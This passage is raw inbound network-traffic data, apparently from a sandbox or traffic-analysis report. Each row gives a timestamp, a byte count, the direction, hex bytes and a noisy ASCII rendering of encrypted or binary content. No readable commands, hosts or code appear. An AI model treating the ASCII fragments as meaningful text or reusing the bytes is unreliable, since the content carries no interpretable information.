b5 Data Ascii: [4ag"SBPU]yH`;zxa _D(H.Npu&,B2*fqV&U4LzKtfdqCWLzfqx'Zfa|s^[X;-IGmNH*Os4D6rfv1}&4^6P]X'"%Qu|<xoyYgv
2021-10-28 05:18:53 UTC	65	IN	Data Raw: 5e 4a 20 5b ee 05 e9 f6 ed 48 3c 56 c5 57 86 61 37 0b 60 03 5a 3d 7e f2 31 71 3b 14 03 00 66 95 a7 5f 9e de e1 b7 28 c3 f9 46 cb f8 6a 69 1d 07 d1 05 0b 9a e8 74 5f b8 dd d3 6d b6 a3 4e 06 05 09 e7 e4 4b 6d 15 f7 22 5c e4 1c 67 90 81 29 70 97 e6 31 2b 80 56 53 4d 98 35 f9 64 68 cd e8 ed 53 5b 75 30 e7 0c 2a 41 48 aa 77 4b 29 42 28 3a 56 f2 55 9b 33 f4 05 28 d2 1d d3 62 6a 25 96 8a 8a 7b 52 c2 1c e2 25 28 e1 dc 58 d6 2d e7 30 b7 ab 40 8b b2 85 13 d0 16 d1 b3 5d e1 59 1e 62 3d 94 1a 10 b2 d5 d3 c2 a6 dd 44 75 c4 78 92 f8 e2 91 1b 86 fd 23 5c 09 f4 16 7f ca b0 15 7f 18 79 e2 76 78 50 41 e0 bc 59 4d 70 a0 54 e6 bd 36 d1 53 c7 93 e5 8c c4 85 54 a2 3d a7 0c c4 32 91 58 3d 3d bb 62 53 30 4e ca 6a 90 ca 41 c7 c1 44 d8 c4 44 bf 59 07 46 e7 ee c8 ef 0c 17 e0 f8 5c Data Ascii: ^J [H<VWa7`Z=~1q;f_(Fjit_mNKm"\g)p1+VSM5dhS[u0*AHwK)B(:VU3(bj%{R%(X-0@]Yb=Dux#\yvxPAYMpT6ST=2X==bS0NjADDYF\
2021-10-28 05:18:53 UTC	69	IN	Data Raw: 46 ec c8 03 6a 3b 26 55 4c e8 51 57 77 fb 00 36 9a 42 45 23 db 27 89 b0 3c 0f c8 6a 9b 1e 34 4d d7 a3 ce a8 d0 ff 25 d7 bd 29 dc e2 5b be b3 9e e7 10 12 2b a6 d3 8a ab 08 5b 44 c4 77 07 a5 41 02 ba 72 f8 54 0a 5b 81 c0 37 db 03 61 d7 55 8c b3 bb 61 f9 6c c6 9d ea 4b 6e 01 5e 8b 60 d6 cb 15 e4 f5 1b cc 5a 2a ab f1 71 64 6c ba 8b 78 64 9a b8 5e 43 5e 61 fc ce f5 39 7c bb 18 d0 93 80 d0 b1 3c 17 f6 44 d0 10 ab a0 ff 00 bd c8 05 f0 e5 5b 81 c1 05 1e f8 17 66 40 b4 03 4a 3a 93 d2 ef df 18 35 f4 17 67 7d 3a 66 6e 2a d1 6e f4 3d 23 21 7e 99 3c b8 0c c5 96 05 99 ca a6 5e 29 7e f0 a9 0a 82 10 93 ac 06 d8 21 16 1d 24 9c 51 86 98 ee 5e 4a c9 b5 0d d2 79 0f 83 a5 8f 0a ef 3e e3 3c 79 7b aa 2e 5d 82 bd cb ac b2 3f ba 75 da 66 08 c0 87 ca 88 11 21 b1 9d 4b 18 39 2c 4b Data Ascii: Fj;&ULQWw6BE#'<j4M%)[+[DwArT[7aUalKn^`Z*qdlxd^C^a9|<D[f@J:5g}:fn*n=#!~<^)~!$Q^Jy><y{.]?uf!K9,K
2021-10-28 05:18:53 UTC	74	IN	Data Raw: 09 36 a1 8c 87 35 28 ed cc e0 89 b8 4f 1c ed 39 30 e0 a3 e6 dc 9c 06 08 f4 68 9c 8e 48 76 20 40 ca 49 f2 af 65 43 89 3d f4 eb ed ad 8f 4d 0d fe 7b bb 0d e8 49 34 69 26 c6 e4 d1 44 26 01 7f ac 73 07 71 8a 84 47 d6 c0 ed 9a 30 c0 23 6a 39 0d f0 41 51 ab 66 ca 43 08 aa 07 18 a5 5a 22 23 6b 64 ef 21 e1 20 b8 98 04 32 0f 35 45 3f 0e 61 4a 2d 36 85 ed b8 cf c5 c3 b4 55 71 44 cd a1 ca a8 c2 67 b0 fa 84 0c f7 6c 51 52 ae 49 0b de 24 d0 c4 c9 95 65 f9 f7 66 54 c6 ba a8 4c f5 f0 d4 e1 2d 95 8f 2a 9b 1d 15 d8 f9 c1 fd 2d b4 03 3e 73 35 e4 3a a1 d0 e3 1e 2a d9 c2 01 d2 a0 a8 c9 67 98 73 7d c7 1e aa 8c 8e 28 81 7c 1e 19 3e 52 5a ce ea a1 c3 e4 62 41 10 ed ad 27 e9 ef d6 41 bb 34 ce 44 14 82 40 fe 1d fc 2d cc 6f 69 8a 58 f3 7c 2a 92 3b 67 3e d6 2f 13 dc 14 a3 4a e9 84 Data Ascii: 65(O90hHv @IeC=M{I4i&D&sqG0#j9AQfCZ"#kd! 25E?aJ-6UqDglQRI$efTL-*->s5:*gs}(|>RZbA'A4D@-oiX|*;g>/J

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:53 UTC	78	IN	Data Raw: 5e 16 e3 82 8e b0 9a 40 fc f2 17 e6 f9 66 ae c2 fd b0 d2 f9 18 79 05 ae 21 08 87 4d ca fc f1 ae ed 57 35 9c 86 b9 54 33 a8 7f 20 8e f6 d2 b9 b1 5c 92 03 be df 6a 31 75 0f 4e b2 04 3b ee 30 1c 7e c9 43 ab d9 24 c3 d3 27 41 87 13 bc f2 70 51 76 a3 31 31 4e 26 2a f2 d1 72 73 53 bf ea 5a bf 9a aa cd 23 be e4 2b 52 ec be 92 fd ed 6e 77 ed ad ab df 7c 78 7e 29 bf 36 27 95 c8 3e 41 f1 71 da 38 f1 c9 aa 4d ae 63 0c 21 ac 7e d2 85 94 86 28 19 a8 00 8c dc ba d1 f4 75 48 1c ff b2 46 67 74 1b 73 6c b0 3f b7 e9 b8 78 78 cb a4 ee 49 60 14 39 ff 25 04 50 17 00 61 bc fb 01 aa 0a 6e d9 c4 c3 0b 16 30 0d 6e cb 21 11 96 a4 c9 21 e4 f1 51 5c 8b 5c ee 05 81 6a 52 3a e6 18 db eb 62 90 61 9b 49 1d fa f2 9a 72 85 54 78 74 3b 3f 7b 8e ef 1d 27 fa ea c6 c1 e6 c4 da 92 4e 82 b3 61 Data Ascii: ^@fy!MW5T3 \j1uN;0~C$'ApQv11N&*rsSZ#+Rnw|x~)6'>Aq8Mc!~(uHFgtsl?xxl`9%Pan0n!!Q\\jR:baIrTxt;?{'Na
2021-10-28 05:18:53 UTC	82	IN	Data Raw: bc df 42 ac 50 a7 b5 b2 81 3a c1 5f 20 59 0b 29 cf f2 04 de f8 a7 8e 5f 01 aa f8 c3 56 be 4d 86 15 84 54 af 2e 2c e4 06 89 e9 08 93 90 9e 2d 68 d3 b8 37 59 41 5d 86 58 fc 09 b8 cc 90 fa 04 be db e3 35 1e e6 46 ac 13 f5 67 8c b6 06 01 16 3f d6 3e 02 8e 76 29 f6 9d 34 19 38 d7 ae c3 7a e8 54 59 9a ef 0e 9a b6 2c 48 b3 c5 b4 f4 d3 d7 ed ba a4 a3 fb 3e 3b f8 8a 96 ad 1a fe bb 0c 2d 1e 8e 5a b8 19 00 93 42 29 6c 95 0e 6c 27 08 14 64 57 33 75 f8 f7 00 2a d2 06 d4 53 ab 42 84 1c e2 df 3e 6b a8 a2 d9 30 09 52 0a 00 3c 1d 55 ad f5 f8 98 ca cd 36 75 62 96 fa 01 1c be f6 cb 0c 3c 78 46 eb 93 26 9a 53 7a 5e 69 f5 42 b6 b0 e9 82 4a 9c 99 38 a8 e0 58 bf 00 75 b2 11 d1 c9 ac 35 3c f8 7f 6b 02 f0 d7 4c 90 9a d6 ce 67 fb b6 a7 34 a4 e1 f2 98 fb 95 6f e7 09 d0 13 d0 b4 a3 Data Ascii: BP:_ Y)_VMT.,-h7YA]X5Fg?>v)48zTY,H>;-ZB)ll'dW3u*SB>k0R<U6ub<xF&Sz^iBJ8Xu5<kLg4o
2021-10-28 05:18:53 UTC	86	IN	Data Raw: a2 4a a4 a6 7f e9 aa f8 b6 cf 96 aa 09 3b c6 8c ac 07 13 ac 21 b2 40 db 1e 47 4f 57 de 43 5a 8d a4 86 c1 f7 8f b9 94 00 45 12 e7 7e af bb 2f 75 1f f8 69 e1 e3 d7 35 0e 85 4c 7c 7a 95 1d 45 22 a9 94 81 de 97 aa 11 64 08 90 f4 f6 31 e4 f5 b5 cf 61 42 fa f1 74 9a ab ff 6a 27 92 bb 96 ef 82 8d 1f 29 3c dd 27 78 d3 1c d5 67 04 46 bc b6 e6 99 a9 e4 c1 f2 ed ff 5c c7 e4 f8 ea 69 58 00 e8 9b d1 56 95 76 ef aa 66 c4 aa d7 57 79 2f 09 b6 c0 a2 0e 4a 13 25 bf 4e c3 3d 33 e8 26 dc 00 a9 3b 53 50 0a 2d c2 a8 6a 05 86 a7 f9 a9 e8 2f 33 c6 72 09 b1 36 99 de 93 7b d7 f5 76 92 c9 6a 6f a6 0f 0c 46 4b bb 27 d9 5c 5b f4 ce 0f d1 86 bc e7 44 fc 12 19 5b f9 e0 cf 89 e9 54 8d 73 a4 ea 79 27 cb 78 7a 0c 9e c4 88 22 05 c6 70 e2 e8 80 de 9c eb 9f 99 48 ba 4e 08 d1 99 4f 8e cc b2 Data Ascii: J;!@GOWCZE~/ui5L|zE"d1aBtj')<'xgF\iXVvfWy/J%N=3&;SP-j/3r6{vjoFK'\[D[Tsy'xz"pHNO
2021-10-28 05:18:53 UTC	90	IN	Data Raw: de aa 97 10 a3 8c 44 38 45 ad a8 56 21 fd 71 57 f1 77 c2 14 50 bf 61 94 6b 64 62 fb a9 c3 73 10 4c c8 ee 9f 1d c0 3e be e2 5a 83 ce 94 9f c5 1b 15 ba d7 19 e2 0e 71 8d 1b 1b 6e 44 80 65 6b ee 1a 29 78 f4 52 b3 71 43 af c9 7a 83 9b ee bd 90 b2 51 05 90 18 58 5b 48 d0 4a 06 d2 3c c5 a1 b2 8d 90 e6 7d c3 13 61 72 49 0c ba c7 3d 9c b3 88 e1 d1 8e 16 3c bd ad 61 51 64 96 ae 25 9e 10 19 c9 a8 c3 02 03 3a 45 86 c6 09 f6 90 43 bb 9a 01 33 f6 fb 4e fe b2 06 55 b4 d6 2f 5e d6 19 f5 31 e8 b6 1e d4 77 a6 78 0d be 57 62 74 5a 1e 53 72 42 9f 85 f9 3f f7 d0 a1 c1 46 4e d5 c6 d2 09 e3 8e ca a4 06 ba de 8e 06 f1 07 6c 1e e0 cc e6 85 35 70 c2 f2 50 b9 b2 0e 61 71 4d 77 0f f1 75 bd 99 64 f4 8b b6 52 75 d0 b2 f6 95 dd 14 60 37 66 2c 50 09 d2 86 7c ed e2 4e 82 d2 cd 42 07 a0 Data Ascii: D8EV!qWwPakdbsL>ZqnDek)xRqCzQX[HJ<}arI=<aQd%:EC3NU/^1wxWbtZSrB?FNl5pPaqMwudRu`7f,P|NB
2021-10-28 05:18:53 UTC	94	IN	Data Raw: 61 2f bc a5 e2 13 24 d2 ef 4e 77 03 e3 18 a2 35 54 98 78 70 ff 4f c9 5f 01 64 ce db 65 fe 92 62 2b d0 fe 08 16 6d d0 dd db e0 4f 5b c5 d1 77 00 38 e5 52 a1 28 eb 75 23 72 41 b6 b9 7d 96 a1 c4 d8 23 55 5c 74 d6 7b b4 14 53 f4 5d 7b 2f 1f 12 73 ad fe d8 cc fe bf 6d 8b 4a 35 ef be 19 d7 90 38 d4 38 9f ef 54 e2 e8 14 94 98 e7 63 86 54 f0 1f 0d 1c 8a 54 e1 9d f3 16 22 d8 4e fa d6 32 b7 bb 63 87 a7 82 f5 80 ec 5c eb d7 91 08 48 76 d7 7f 77 0c 07 f1 07 64 5b 20 c6 5b d3 09 13 50 bb a3 e8 61 32 0b 39 06 56 7b 23 79 d2 c7 52 98 95 00 c7 25 74 52 1c 45 f0 f4 e9 e5 5f 3d 10 99 d5 f6 e9 93 0d 3f a1 bb 10 a8 20 0a c3 6f 25 b8 06 d9 f4 7e 1c df 1b b9 43 2a d5 cb 9f af 58 61 aa 23 33 6a 8e 29 e3 51 bc 57 d9 3c ef 30 7b 45 8c ca 94 7c a6 67 69 94 53 cd 65 2b b0 3a 4d c5 Data Ascii: a/$Nw5TxpO_deb+mO[w8R(u#rA}#U\t{S]{/smJ588TcTT"N2c\Hvwd[[Pa29V{#yR%tRE_=? o%~C*Xa#3j)QW <0{E|giSe+:M
2021-10-28 05:18:53 UTC	97	IN	Data Raw: 13 29 d2 66 87 1c e0 29 50 35 fd 7a 6c 16 87 95 bd 58 59 23 b9 7d ef 81 2b 1e f7 9b c1 04 a9 cd 4f 08 d4 f0 62 ed b9 61 a5 d6 a2 b2 5d ee 54 63 f1 a6 3b 47 72 ca de 17 5d 34 7c 75 91 50 d2 d1 15 cc 1e 1b 3d f1 2e 9a ca e4 07 55 51 85 8f 2e 1b 2d 3a 2a 4c 4d e4 a1 f0 24 7e f4 eb aa 86 cc 2e 4a 8d ee 3a 8a 2f 8b 93 10 05 c5 37 18 4e c5 39 2e ef 7b ef 25 fb 05 b8 95 41 c1 42 f4 53 aa 67 01 34 ed 5e ea 9f b4 60 ec 3a f5 d2 7b 0b f8 58 66 86 21 ea a0 f5 8c 9d 03 f8 78 5d 1b cf ae 36 93 fa 1d 66 34 81 d1 98 1c 2a ce 44 e5 9d b1 a7 d0 2b d7 9f ac 20 f7 ab d1 a1 ce 0c 15 3b 75 c3 28 4e 22 af b9 8e cb 03 e9 fd f1 94 73 52 62 9f 24 bb 33 0d 89 c1 5f fa ae 70 32 1d 1d a1 77 93 92 a4 25 a5 fa 92 54 09 1b ba f3 b0 b9 ab 78 70 54 a7 ea d2 32 2f 7d d3 7c b5 3f 9b 61 00 Data Ascii:)f)P5zlXY#}+Oba]Tc;Gr]4|uP=.UQ.-:*LM$~.J:/7N9.{%ABSg4^`:{Xf!x]6f4*D+ ;u(N"sRb$3_p2w%TxpT2/}|?a
2021-10-28 05:18:53 UTC	101	IN	Data Raw: 01 20 00 e6 fb 27 04 4f 87 56 e2 6b 1f 82 f9 d2 66 1d 1f 98 b0 ed 7c d4 1d 19 5a 40 ce 33 bf 5c aa 3c b1 d6 00 7a 71 94 3a 98 87 17 4c b8 57 21 df 6f 43 cb 2d d4 7c f3 f2 20 1d 9e b1 9d 16 0b fe 0a 78 1f 6d 79 10 43 c0 b0 98 b2 60 cf 96 22 23 be ee f1 b0 b5 68 43 b0 2a af de af d2 8f ee 98 c1 ef e4 d3 94 d8 a1 6e 8a 04 eb 2d dc b9 86 93 49 1a 76 85 bb af e3 46 3e 37 52 3c d1 0a 87 91 c0 4c 96 66 59 8e f6 0f 34 c7 88 74 c2 ed 78 8c 36 aa 34 df ce 38 a6 d6 79 ff 7b c7 d2 a1 3c a4 e6 4f e3 f3 80 7e e8 7e 50 cc 04 bc 4c bf 4c 4d 55 d7 bd f9 e8 40 5b 3c 6a 70 0f 2d fa 5c 0e 91 08 dc 81 94 e6 8f c6 d5 e1 15 12 ec 0c 32 fe 99 dc 00 a7 77 a7 db 90 6d f8 c1 5a 7e e1 f0 a6 86 21 bd b9 61 4c 46 a9 f2 bb 0d c7 09 01 de af 0c cc e4 df 90 0e 57 ff ce cb e3 d1 b8 ae 12 Data Ascii: 'OVkf|Z@3\<zq:LW!oC-| xmyC`"#hC*n-IvF>7R<LfY4tx648y{<O~~PLLMU@[<jp-\2wmZ~!aLFW
2021-10-28 05:18:53 UTC	106	IN	Data Raw: 4f 62 ae cb af 33 c0 7c b7 c0 f9 a7 21 fe 90 1d 4a b4 8f 40 7b 0a 1c f7 34 79 1a f1 24 65 0d 34 b2 f8 cc 71 e4 93 b2 52 15 c2 64 c2 99 d4 4f f8 09 22 83 a6 b4 a4 f3 78 0f d0 1d a0 40 f5 dd 29 11 96 43 b7 ab 9d c9 ee 42 64 e2 82 fd 4c 08 5c 1d ae d8 f1 e8 a6 b1 d0 3e e8 ef b2 77 0a 3a 9a 22 22 8e 16 42 5f 81 63 3e 92 a1 7b e6 b7 0c fd 09 a3 e3 24 71 b2 90 dd 48 51 8d 40 36 78 c6 08 3c 1d 1f 5c 35 5d 47 cc 10 b9 fb 4b 59 5c 31 ce b3 ae 65 13 03 b2 94 c8 0c 6e 4a d3 17 fa b9 5a 5f 0b 5d 8a 09 80 c2 4b 1f f4 6d c3 46 1a b7 86 bd a5 8d 1f fe 89 17 4c 52 37 bf d4 67 ac a6 8b 7f a8 c9 34 86 36 89 56 ae d3 74 78 55 55 7e e3 2f f2 72 0f ba a6 f4 bd 14 57 7d ba dd 51 f9 c3 93 0b 5d fe 82 59 0d 20 fb 27 26 2c 9e 3b 31 81 af ca 84 7b ed 08 86 d9 4f ef 56 91 83 d4 b1 Data Ascii: Ob3|!J@{4y$e4qRdO"x@)CBdL\>w:""B_c>{$qHQ@6x<\5]GKY\1enJZ_]KmFLR7g46VtxUU~/rW}Q]Y '&,;1{OV
2021-10-28 05:18:53 UTC	110	IN	Data Raw: 73 89 e1 95 d0 78 d3 ba f9 7a 68 25 7d 0e ba c5 02 61 28 21 78 0c bd 6a e5 5e 4b 4a 84 3a d0 ff 55 b3 26 34 00 fa 63 80 ed 34 dc 1e f4 4d 96 7c 5a a8 64 b2 13 fc 4a 97 33 10 e6 05 9a 5a e5 97 63 11 b9 4d 2e 34 e5 ef 1a 1e 1a 33 53 51 50 5a 3c b7 cb 8a 0c 5b 6e a7 78 e8 dd a9 81 d3 aa 4c 4d 1b 00 e8 30 54 1c d4 c6 03 3e fc 48 a8 f7 94 81 a3 73 39 14 24 5b de 0a 52 7b 33 d1 31 1e 52 e8 a3 f6 2e aa 20 d3 fa 6a d1 93 a9 b6 3b cf ca 9d dd 9e 79 a2 b7 ec dc 6a 48 d7 88 04 8c 69 67 14 5d 22 d4 ba fa 60 28 8e 59 83 5b 7c 3c 49 42 e3 57 22 b2 17 52 67 16 9c e8 44 bf e9 59 96 a1 93 83 82 6d 69 87 88 5f 46 f9 45 49 bf 9b 66 9d 9e 86 55 6c 3d 59 c9 9d 7b 06 52 10 7c f7 19 09 19 d3 de ca 39 56 9e b5 b0 52 a3 78 2b e4 8d db 9f 6a 47 c1 3e 2c 92 3d 5d 3a 35 0c 21 9c 09 Data Ascii: sxzh%}a(!xj^KJ:U&4c4M|ZdJ3ZcM.43SQPZ<[nxLM0T>Hs9$[R{31R. j;yjHig]"`(Y[|<IBW"RgDYmi_FEIfU !=Y{R|9VRx+jG>,=]:5!
2021-10-28 05:18:53 UTC	114	IN	Data Raw: 85 1b 63 d5 da 79 27 6c 2a 82 d3 7f fb 92 f3 8f 63 52 3e f8 ac da 76 cb e8 bc 3c 8a ac 80 2b 40 04 46 0c 50 5e a9 47 8f be fe 4e 4a 42 0d ac 7f f1 cb ea 9f 0c b9 56 6f fd a9 e2 81 a8 6d bb 96 b2 be 9d 95 93 38 e7 28 3e 82 f1 07 7e db cc f1 dd c1 72 bf c9 33 51 b6 ab 5d 9f 57 16 fe ce c0 b9 f4 19 b1 8a e0 2b 9e e8 4e 53 26 68 0f b1 01 86 e0 e1 96 28 2a 23 1d 04 cf 6e ba e4 61 0f 0c b5 05 58 d1 46 45 ea 7f 8d 5a b3 45 6b c1 d3 65 22 81 31 4a 05 9e 9c 8e ff c6 d5 1f 82 73 df 20 81 e3 b6 61 a1 6f 03 99 4d 99 26 5e 66 15 60 f6 07 d8 8a cd fe 82 69 d7 99 2d 1a 86 a2 ef 75 ea 5e 43 07 2f ac 68 e5 e5 ca 55 e9 17 93 5d b2 f8 07 b1 cb 57 a1 5b 4e dc 21 4a 39 00 a1 27 2c 4f 8e eb 64 f8 52 6b e4 b1 19 6c 44 40 c9 5b 00 3e 2f 06 a2 90 07 e2 23 13 c6 9a ad 67 05 3f c6 Data Ascii: cy'l*cR>v<+@FP^GNJBVom8(>~r3Q]W+NS&h(*#naXFEZEke"1Js aoM&^f`i-u^C/hU]W[N!J9',OdRkID@[>/#g?

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:53 UTC	118	IN	Data Raw: 37 ca 04 0d 42 00 8c 2c 9d fd dc 69 46 96 3a 74 b8 27 41 cd f2 89 8e c4 6d 69 f1 a4 56 cc 1c 86 2e 6c be 79 4a 8e 31 6d 54 e3 29 23 c0 70 aa 28 a5 f7 d0 60 42 f6 c0 28 03 27 bd 74 ea 09 05 5e bc 17 35 7b 5a 7c 01 23 98 b5 b5 d7 08 8b 98 74 ab 9e 27 42 fd 98 34 b8 e1 3c e1 52 e7 8e 1b 75 03 aa 02 32 2b 2a e9 dc 48 32 e9 53 c5 be d6 4b ab da 6c 7f 4f b6 13 8a 10 3f cf 6e 8b 6f 97 46 11 c2 c9 4e 08 90 16 97 1c 0c a7 78 5a d4 d3 1d 0f b9 ae 40 20 33 56 4c 78 f6 cb 70 aa 8a be 60 c4 52 c9 c3 be d1 96 7f 16 82 91 e8 e7 a5 0c a5 c0 f8 3a dc ac 2d 36 33 ce 13 cd 23 d9 47 ce b0 1a 54 c3 0c 09 f4 88 33 0c 3e d0 31 4f 0a 0c 2a e6 1d 1e 08 26 ec 9c 0d ba eb 1b 16 3f 7b 4d eb 48 36 16 e5 d7 72 84 56 d7 25 ee 6f 70 ae 0c cd ed dd 54 81 25 50 0d 13 ef 3e 4c 88 8b 81 37 Data Ascii: 7B,iF:t'AmiV.lyJ1mT)#p(`B('t^5{Z|#t'B4<Ru2+*H2SKlO?noFNxZ@ 3VLxp`R:-63#GT3>1O*&?{MH6rV%o pT%P>L7
2021-10-28 05:18:53 UTC	122	IN	Data Raw: 1f 43 76 d2 05 3b 92 0f d5 e8 8f 54 1a 90 c3 e6 81 11 6e 78 d3 9d ac 1e e3 37 ed d3 6b 20 54 27 c3 54 77 0c 07 f4 da 98 76 dc b4 15 82 1f 84 7f d3 4d ea 50 95 58 d8 2c 01 25 18 b0 8c d7 1d 6d c7 07 89 4c 4c 8f 67 99 04 bb 70 43 70 e2 8e d7 7d 47 1e 50 e3 a1 5f 34 13 1d 4d 02 c0 a5 ad 6c 0a 77 76 52 55 dd b7 4b cf bb 4f d9 be d4 29 02 3e ea a2 d6 7e ac 98 a1 6c fc 74 c6 5a aa f6 03 22 5f cd 55 95 82 72 a0 20 09 2d 84 e9 ef b0 3b f9 b0 c0 ea 9d f0 53 45 cf 63 b9 fe 1c d6 b3 34 b7 8b 35 ce cc 15 f3 02 9a 6f da f4 34 58 de 91 7e 47 bd 13 3b c3 13 f9 0d 89 36 63 59 1d de 61 59 0e 8b 0f 3e c5 7c 6b b7 51 03 61 81 60 a0 f4 08 c1 59 c4 91 4d 7c 97 2c a9 67 0d fa c0 f7 db 07 73 4a 2b e3 d4 67 c8 ba 6b d5 a4 58 d7 f8 13 bd 9f 43 71 04 fa 92 2f 08 9d 6b cd 18 ff d4 Data Ascii: Cv;Tnx7k T'TwvMPX,%mLLgpCp}GP_4MlwvRUKO)>~ltZ"_Ur -;SEc45o4X~G;6cYaY>|kQa`YM|,gsJ+gkXCq/k
2021-10-28 05:18:53 UTC	126	IN	Data Raw: 73 64 db 99 ea 5c 46 54 1e 55 9c 8d f0 a2 45 04 c6 d8 a3 c1 3b b3 c2 09 37 27 e9 cb fc d6 5f fa 83 3a 60 c4 e9 d8 16 81 ed f2 ff 2b ba a3 49 f4 1f 32 5b af 04 1a 8b 54 4e 08 dd 7b 1c 8c f4 2e 59 c1 d5 68 17 43 90 db bb 37 bb 17 ce 2e 7b 85 2e 4d 0c ed 18 b5 56 6a 27 43 ce 65 e1 9b 22 6e 62 25 28 3c 9b 30 c5 6d d2 ce 48 3f b7 89 cc 36 b3 4c db 84 e2 12 ad b8 ca f2 c7 e7 1b 5f 74 05 8f 49 6c 2d 15 25 84 11 23 d1 dd bc d0 c7 93 45 b1 47 9a 1e 9e 44 4d d9 0d 28 65 a2 75 0d dc 05 02 68 42 0b b1 13 16 27 30 29 57 82 ff ab ff 1f ab d1 f0 fa e7 71 99 72 35 d0 8b 90 d7 b3 63 18 f3 c7 a1 6c 43 d8 9d 89 cc 7a 18 f4 4e 9f b2 62 77 89 27 a8 e0 1c 17 f9 75 ac 17 ab 3e 10 2d 03 b0 aa 0c ce 48 1d 59 45 e3 7e 30 7f 98 80 85 4d 57 bd 1f 75 a5 e7 a5 49 04 5f 59 87 5d 8f 7d Data Ascii: sd\FTUE;7'_:`+I2[TN{.YhC7.{.MVj'Ce"nb%(<0mH?6L_tIl-%#EGDM(euhB'0)Wqr5clCzNbw'u>-HYE~0MWuI_Y]}
2021-10-28 05:18:53 UTC	129	IN	Data Raw: 8f e1 c3 df c9 c5 ef c8 74 08 19 fb 7a e2 93 0b 38 b4 69 f4 d4 b0 5a ec 0d d4 42 12 7e ff d4 d8 a2 fe 93 49 c1 63 a8 bd f5 54 07 16 16 60 cd dc 99 bc 4e f9 97 46 56 02 f6 21 f9 38 80 b2 51 47 b1 dd 16 51 8b f7 a6 e6 1e 85 a5 ba 9e f7 68 ec 1e 84 f9 30 95 95 59 cf fd d5 ed c6 61 a2 36 54 c2 0e 08 92 e7 01 0c 93 2d c4 55 cc 00 c3 39 1f 1c 12 07 c1 d2 53 78 29 84 ff 43 29 97 5b ea ab 86 9e 49 60 14 27 3b f4 e0 1d 4e af 85 3d 7c 5f 8b 93 92 fd ef a5 73 c2 34 c1 17 fe 31 b7 44 85 d2 ef 8f 1b 39 e7 98 59 50 de 79 a9 35 0f 14 11 77 24 12 23 cb 04 e2 61 1d 74 2f 11 4e e8 05 fb f5 2a f3 1f 15 13 1d 8d 89 0b 46 9d b9 1a b6 bb dd 96 4d e1 b9 d6 cb b6 9e 10 55 98 e7 5c db 74 21 fc 6f e7 34 f0 4a d2 ed b4 5c 3b db b5 9a dd c2 d2 9b 15 62 fa 2e a7 ce 61 5c fc b4 13 8e Data Ascii: tz8iZB~IcT`NFV!8QGQh0Ya6T-U9Sx)C)[I`';N=|_s41D9YPy5w$#at/N*FMU\t!o4J\;b.a\
2021-10-28 05:18:53 UTC	133	IN	Data Raw: 3e 4e e6 a0 27 a5 9e 3c 27 8b 41 c3 28 92 61 ad 3c 04 14 91 5e 40 9d fa a6 9c ad fd 62 11 c3 d6 30 60 aa d4 1f bb 84 7d 24 68 58 4b 1c 51 96 ad 58 43 0a b7 98 aa 96 f6 7f 55 c9 fb c8 0d 2a af e4 97 2d 18 56 17 9c 95 40 0c 09 35 d5 4e 54 ef aa 0c 77 d9 58 ed 67 6c bd 9f 98 a2 37 ae 6b 0c 08 54 a5 2f 14 5b ae 4a 1e 60 97 05 ff 2b 89 2a 30 8a 39 82 7f f8 75 31 4c 3e 00 7d 71 87 ee 10 e0 f0 e6 11 07 79 e4 2d 14 9c 41 e9 50 e8 dc 88 c3 5f 46 21 8c fe fb 63 be c1 82 7a 1b 14 e9 f9 18 97 41 f5 ca 87 90 6b 4a d5 5a f3 bf 1a ba 6b 72 b8 19 bd 24 92 b4 90 f8 c2 1f 73 85 1e 7b 1d 1e 70 f5 57 29 ab 11 e9 6f 97 a4 de 4f 73 ef 08 7b 84 8e ae b4 43 b3 64 79 d5 0b 31 6b c1 ec bf df 7b c1 87 74 36 99 53 e6 4d bc 22 d4 58 3e d2 a5 44 dd 1f 2d 70 88 0f 25 fa b8 fd 96 91 88 Data Ascii: >N'<'A(a<^@b0`}$hXKQXCU*-V@5NTwXgl7kT/[J`+*09u1L>}qy-AP_F!czAkJZkr$s{pW)oOs{Cdy1k{t6SM"X>D-p%
2021-10-28 05:18:53 UTC	138	IN	Data Raw: 74 24 a4 25 b7 17 3d 67 5a c0 4a 19 fc 4f e4 7d ee 90 62 66 d0 02 69 ab 03 b4 77 6c f3 19 b0 8f e8 e0 b1 4e 2f 6c db 9f 70 09 b0 c8 95 b6 40 51 96 8f b9 2e e5 18 74 dc 43 06 dd 67 aa ca 67 70 fe ef 09 6c 87 eb 2b 53 d9 55 8d 6a 2d 2d a1 4c 9b 3a ac 7f 90 db 0f 9b f9 17 ac ce a2 59 0b 85 25 4d 3b bf 2f b7 f3 ac 29 25 49 e1 68 39 a1 95 ef 02 f8 3f ab 92 7a e2 b4 28 b1 07 c6 c6 16 ca aa da 4e 33 84 89 5c db 59 9a 48 19 f1 65 db 4e 40 a4 e0 8c cd 69 b6 03 d1 98 9a 31 4a a1 0f ac 49 be 52 c8 27 91 ba a4 cb 3f 55 36 8b 5f 7c a4 20 60 1d 0a c1 9e d4 f9 51 b4 ff f7 8a 2b b5 f9 4c a9 5a 5a 48 ba aa 71 23 67 91 5c 37 9a bb 5e aa ba 13 71 73 58 d1 75 96 f5 ef 44 70 2c 15 58 86 94 dd 9b 68 35 aa e5 29 57 39 a8 df 8e f8 5f 54 a6 dc 9b da 05 bc 91 fe 03 40 a5 d4 d5 61 Data Ascii: t$%=gZJO}bfiwlN/lp@Q.tCggpl+SUj--L:Y%M;/)%Ih9?z(N3\YHeN@i1JIR'?U6_| `Q+LZZHq#g\7^qsXuDp, Xh5)W9_T@a
2021-10-28 05:18:53 UTC	142	IN	Data Raw: c0 7f 44 90 7b 10 86 2b cd 77 4f b1 4e 31 b6 2a f3 69 2e 6a 18 cd a2 84 e3 c9 bd 0d 42 29 79 03 7f 23 fb 91 9f 90 80 cb bb 13 07 e1 ba 4e 29 e5 bc f0 ab 54 20 93 c7 e6 68 b0 df f4 71 b7 10 76 ea 31 a4 07 c8 51 72 79 f3 4a 07 da 77 ab fa b1 02 9f d8 cc 3d 15 b3 e1 f9 d7 8e b6 7f 2d a8 0f 07 55 b2 d1 21 ed 63 29 ff 3f 26 d3 e0 ba ef ba e8 77 5f 78 76 0f 24 20 4d 5e ac cc 4b 43 69 9f c4 14 7c 50 57 10 96 63 65 40 d3 58 3a e1 ab be 2f ee 08 7c b5 14 cd 16 2a 76 63 c9 98 59 17 60 86 a5 fb e1 b2 22 8e 7c 3f 90 81 bf db ba 8e a6 54 32 0a b2 a7 b1 dd 2d b4 4b 98 9a 80 a0 c4 fe ad a7 ed 79 86 